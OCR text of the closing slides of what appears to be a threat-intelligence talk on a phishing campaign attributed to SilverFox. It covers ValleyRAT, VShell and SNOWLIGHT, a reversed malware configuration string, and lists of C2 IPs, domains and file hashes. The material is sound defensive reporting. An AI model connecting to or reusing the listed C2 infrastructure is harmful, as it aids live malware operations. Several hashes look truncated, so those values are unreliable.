
06
Conclusion

Conclusion

- Importance of continuous research
  - Although many suspicious emails appeared identical at first glance, detailed analysis revealed meaningful differences in the attack campaign.
  - The blue team also needs to adapt quickly and keep up with the threat actors‘ evolving tactics.

And more…

- Who’s behind this campaign?
- Suspected threat actor: SilverFox
  - Securities account themed social engineering
    - Similar tax or salary-related emails were observed in April and December. [1]
  - Malware sets
    - Donut Loader/ValleyRAT/SNOWLIGHT/VShell
    - ValleyRAT is a known to be a malware used by SilverFox. [2]
    - But these tools are publicly available.



[1] Tracking Malware and Attack Expansion: A Hacker Group’s Journey across Asia

https://www.fortinet.com/blog/threat-research/tracking-malware-and-attack-expansion-a-hacker-groups-journey-across-asia

[2] A Deep Dive into a New ValleyRAT Campaign Targeting Chinese Speakers

https://www.fortinet.com/blog/threat-research/valleyrat-campaign-targeting-chinese-speakers

Is the campaign still ongoing?

- We have also observed similar campaign in December 2025.
  - Tax-related themed phishing email.
  - ValleyRAT
    - C2
      - 118.107.13.96:6666
      - fcccc.top:443
    - bz (File creation date): 2025.12.2

Phishing email sample

```
text "UTF-16LE", '|1:5js|0:5t|344:5o|:5p|1:js|0:4t|344:4o|pot.ccccf:4'
text "UTF-16LE", 'p|0:lk|0:hs|0:ld|0:ll|0:hb|0:xs|1:pj|2 .21.5202:zb|'
text "UTF-16LE", '0.1:bb|认默:zf|1:lc|1:dd|1:3t|6666:3o|1.0.0.721:3p|1:'
text "UTF-16LE", '2t|6666:2o|1.0.0.721:2p|1:1t|6666:1o|69.31.701.811:'
text "UTF-16LE", '1p|',0
```

ValleyRAT config

ITOCHU
Cyber &
Intelligence

Thank you ! 🙂

kamekawa-satoshi@itochu.co.jp

Appendix

IoCs - file

SHA256	Description
9ce5e91bab036e01c56aa4375205f01e91cd8f851327ea5b781167ef5b84	Loader
7d5194adfdbf795c29242c29058895163f3f758325baf7440fad6af85c9e	ValleyRAT
e82151d8518670c9fe01c1c5aebeead66c83f562a20feb4c749c36ac0787	Loader
238c8eb133e2326d5f48131c6633719b669fbd92c13ac322c33823c109bd	ValleyRAT
719bb84cca932f7d3f09e5e5358d79e954dab80ffad9c43b42bb03209a67	Loader
7fee6d2ddb898eefbfebbcaf94797e7fcbb6cd330c97aadae0f85ec119dd993b	Downloader
253ff072d71caeb02ed596fd6aa266e625f51a09d49d82726a11b66218bdd6c3	SNOWLIGHT
e166ddbc8c761d6e65402797c89d4e0eae97b4aaf5bb8693bebad35f5d20	VShell
a26773902aac185a84412e306492ea056b974780db4d183c5847246cf4ae	Loader
96fe34f367423a1ca75e0e0b293ef4918ca30f5efcb36c9b67dec746493f3b37	Downloader

IoCs - IP and domain

IP and domain	Description
112[.]121[.]185[.]10	ValleyRAT C2
47[.]245[.]30[.]54	VShell C2
m404[.]lanosso[.]com	Malware hosting server
yu123sp[.]com	Malware hosting server
118.107.13.96	ValleyRAT C2
fcccc.top	ValleyRAT C2